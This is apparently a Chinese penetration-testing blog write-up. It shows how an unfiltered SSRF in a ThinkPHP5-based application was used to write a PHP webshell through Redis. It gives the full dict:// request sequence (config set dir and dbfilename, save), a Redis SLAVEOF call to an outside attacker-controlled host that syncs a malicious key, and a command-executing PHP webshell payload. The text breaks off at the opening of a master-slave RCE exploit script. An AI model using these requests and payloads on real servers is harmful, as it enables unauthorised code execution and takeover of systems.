通过 SSRF 操作 Redis 主从复制写 Webshell

Author : R3start and 曲云杰

2020年4月1日19:57:37

废话

在家和小伙伴每天连麦将近十个小时，一起学习了三四天的内网知识，看各种名词、原理、操作手法看到想吐，还好配合着实战来操作终究不会太枯燥，当然也记录了不少笔记涨了不少姿势，只是查资料的过程中被各种复制粘贴的博客坑了一把，再者就是被域内的 `system` 、 `administrator` 、域成员 、特权账号 、域控的权限坑了一把。

这篇文章可能会比较啰嗦，因为我会把我踩过的坑都写上，最后才会写成功的操作。

起因

连麦搞域搞的头发昏的时候遇到了问题，在群里提问经几位大佬慷慨指点后准备撤退继续肝，却被曲老板逮住了我这个失踪人口，经曲老板一顿指点和教育后说，空了帮忙看套 TP5 二开的程序，目前审出来了几个问题：任意文件读取 、 `SSRF` 、还有一个反序列化。但是反序列化还在研究，让我帮忙看看 `SSRF` 能不能利用 ， 还特意提了一下网站依赖 `Redis` 运行，无密码，绑定在 `127.0.0.1` 。我嘴上说着不要，我要学习，手里却不老实的点了进去...(先上源码、先上源码)


`SSRF` 的点是没有做任何过滤，经典的 SSRF 漏洞代码

```
    public function http_get($url,$header = array()) {
        $oCurl = curl_init ();
        if (stripos ( $url, "https://" ) !== FALSE) {
            curl_setopt ( $oCurl, CURLOPT_SSL_VERIFYPEER, FALSE );
            curl_setopt ( $oCurl, CURLOPT_SSL_VERIFYHOST, FALSE );
        }
        curl_setopt ( $oCurl, CURLOPT_HTTPHEADER, $header );
        curl_setopt ( $oCurl, CURLOPT_URL, $url );
        curl_setopt ( $oCurl, CURLOPT_RETURNTRANSFER, 1 );
        $sContent = curl_exec ( $oCurl );
        $aStatus = curl_getinfo ( $oCurl );
        curl_close ( $oCurl );
        return $aStatus;
        if (intval ( $aStatus ["http_code"] ) == 200) {
            return $sContent;
        } else {
            return false;
        }
    }
}
```

起了一个 NC , 测试一下支持的协议，随手测试一下相对熟悉的 `dict` 协议发现支持，而且知道目标的 `curl` 版本是 `7.64.1` ，那就好办了。

不过还是按照老规矩，还是先把这个 `SSRF` 支持的协议，属于什么类型摸清楚。

- 经测试发现还支持: `http`、`https`、`gopher`、`telnet` 等协议。
- `SSRF` 的类型为无状态型 `SSRF`，即不管你请求的端口是否开放、协议是否支持、网站是否能访问 返回的状态都是一样的，你无法通过它扫描端口开放情况和使用 `file` 协议读取本地信息。
- 不支持 `302` 跳转。



踩坑

由于系统是曲老板自己搭建的，redis 运行权限底，无法写定时任务和私钥，而且要求最好只写 `webshell` 。

所以首先使用 `DICT` 协议随手往跟目录写出了一个文本，查看版本和压缩情况。

1.使用 `DICT` 协议添加一条测试记录

```
/api/test/http_get?
url=dict://127.0.0.1:6379/set:xxxxxxxxxxxxxxxxx:1111111111111
```

2.设置保存路径

```
/api/test/http_get?url=dict://127.0.0.1:6379/config:set:dir:/www/wwwroot/
```


3.设置保存文件名

```
/api/test/http_get?url=dict://127.0.0.1:6379/config:set:dbfilename:1.txt
```


4.保存

```
/api/test/http_get?url=dict://127.0.0.1:6379/save
```


查看 `1.txt` 内容发现 `redis` 数据没有被压缩，版本为 `5.0.8`



我们都天真的以为游戏结束了，可当我尝试写于 `<?php phpinfo();?>` 发现 `<>`、`""` 被实体编码了！！！ `?` 问号更是直接截断！



尝试使用双 `url` 编码，写入 `Redis` 后的数据是被解码一次后的 `url` 编码！失败了。




想起曾经在 `DVP` 被抓去出 `CTF` 题的时候，遇到过类似的场景 [DVP CTF WEB Writeup](#) 。


写入恶意代码：（<? 等特殊符号需要转义，不然问号后面会导致截断无法写入）

```
/link.php?u=dict://0:6379/set:shell:"\x3C\x3Fphp\x20echo`$_GET[x]`\x3B\x3F\x3E"
```

于是使用的 `unicode` 编码，发现写入后依旧是 `Unicode` 编码后的数据，所以还是失败了！！




后续又测试了多种方式均未成功，人都快疯了！然后尝试使用 `gopher` 协议操作 `Redis` ，但是测试发现，竟然无法操作目标 `Redis` 也无法通过 `Gopher` 协议触发 302 跳转，仅能单独的发送一个 `gopher` 协议请求，啥都干不了...



突然想到还有一位任意文件下载的漏洞

```php
//下载文件
public function downFile()
{
    ob_start();
    $filename = urldecode($this->request->param('url'));
    $title = substr($filename, strrpos($filename, '/') + 1);
    $size = readfile($filename);
    Header("Content-type:application/octet-stream");
    Header("Accept-Ranges:bytes");
    Header("Accept-Length:");
    header("Content-Disposition: attachment; filename= $title");
    //echo file_get_contents($size);
    exit;
}
```

漏洞是 `readfile` 触发的应该支持 302 跳转，测试发现支持 302 跳转，但是只支持 `http/s` 协议，尝试使用 302 跳转，跳到支持 `dict` 协议的 `SSRF` 漏洞点再写一遍，(此时还是不死心，其实这跟我发送的 `GET` 请求毫无区别) 不过倒是可以利用这个点扫端口。



陷入了困境，虽然写文章的时候没几句话，但是尝试了 N 种方式都没有绕过简直快疯掉，不想搞的时候，想等曲老板的反序列化，结果他搞的反序列化一会说可以，一会说不行....真的是，我还等着看 `payload` 呢。

爬坑

写出的时候发现是 `redis 5.x` 的版本，突然想起可能存在主从复制的 `RCE` 漏洞，但是它绑定在了 `127.0.0.1` 端口我们无法链接，所以也无法使用网上公开的各种脚本工具，但是大概看过代码或者了解过这个漏洞的应该都知道触发的关键原因，是通过主从的命令同步远端的恶意扩展然后编译出 `.so` 文件，然后加载触发。

突然闪过一个想法，那我是不是可以通过 `SSRF` 手动触发主从复制 RCE 的漏洞？看一下主从命令的解释:

Redis Slaveof 命令

Redis 服务器

Redis Slaveof 命令可以将当前服务器转变为指定服务器的从属服务器(slave server)。

如果当前服务器已经是某个主服务器(master server)的从属服务器，那么执行 SLAVEOF host port 将使当前服务器停止对旧主服务器的同步，丢弃旧数据集，转而开始对新主服务器进行同步。

另外，对一个从属服务器执行命令 SLAVEOF NO ONE 将使得这个从属服务器关闭复制功能，并从从属服务器转变回主服务器，原来同步所得的数据集不会被丢弃。

利用『 SLAVEOF NO ONE 不会丢弃同步所得数据集』这个特性，可以在主服务器失败的时候，将从属服务器用作新的主服务器，从而实现无间断运行。

语法

redis Slaveof 命令基本语法如下：

```
redis 127.0.0.1:6379> SLAVEOF host port
```

有戏！，从属服务器会从主服务器同步数据！来重新审视一下我们的目的和遇到的问题。

最终的目的：往目标写一个 `WEBSHELL`


遇到的问题：关键符号被转移

我们知道通过 `redis-cli` 写入特殊字符在双引号里面是不会被转义的！所以我们可以尝试通过主从的模式写入`webshell` ， `redis` 主从 `RCE` 打的多了应该会发现和遇到很多奇奇怪怪的问题，有时候甚至会把 `redis` 打瘫掉！！！所以不到万不得已，不建议直接打主从。


本地复现

本地启动一个 `redis` ，服务器启动一个 `redis`


本地 `redis` 只有一个 `test` 键，值为 `localhost`




服务器 `redis` 新建了一个 `phpshell` 的键 值为 `<?php phpinfo();?>`




在本地 `redis` 设置远程服务器 `redis` 服务器为主服务器，同步远程服务器 `redis` 的内容



设置成功以后，即使当前没有任何数据，也无法写入任何数据也无所谓，因为这时本地的 `redis` 正在开始同步主 `redis` 的数据了



然后常规的设置路径和写出就行了



写出的 `webshell` 完整无损

通过靶机 `SSRF` 复现

1.连接远程主服务器

```
/api/test/http_get?url=dict://127.0.0.1:6379/slaveof:r3start.net:2323
```

2.设置保存路径

```
/api/test/http_get?url=dict://127.0.0.1:6379/config:set:dir:/www/wwwroot/
```

3.设置保存文件名

```
/api/test/http_get?url=dict://127.0.0.1:6379/config:set:dbfilename:test.php
```

4.保存

```
/api/test/http_get?url=dict://127.0.0.1:6379/save
```

完美，成功写出，突然感觉简单的一批，浪费我一天时间。

还有最后一步很重要！结束后要断开主从不然目标无法对 `Redis` 进行写操作 (可以设置写入)

5.断开主从

```
/api/test/http_get?url=dict://127.0.0.1:6379/slaveof:no:one
```

其实目标是 `Redis 5.X` 的完全可以通过 `SSRF` 手动复现主从复制 `RCE` 但是有一定的风险，所以并没有对目标操作，而选择写 `Webshell` 这个比较稳的方法。

通过 SSRF 触发 Redis 主从 RCE

本地和靶机测试了半天都能花式 `Getshell` ，结果打目标的时候目标没有权限写 `web` 目录，只好使用这个风险较大的操作了。这里使用 `SSRF` 触发 `Redis` 主从 `RCE` 的时候使用了最简单、方便、快捷的方法。

手动转发

先来看一下网上公开脚本的执行流程，代码很长，只看一段，脚本地址，大概就是连接主服务器，然后就是设置名字和导出再加载，至于本机是如何伪造恶意的主 `redis` 服务和载入恶意 `so` 文件 的代码则在前面，这里只是简单的手动转发，所以可以直接跳过。


```
    def runserver(rhost, rport, lhost, lport):
        # expolit
        remote = Remote(rhost, rport)
        info("Setting master...")
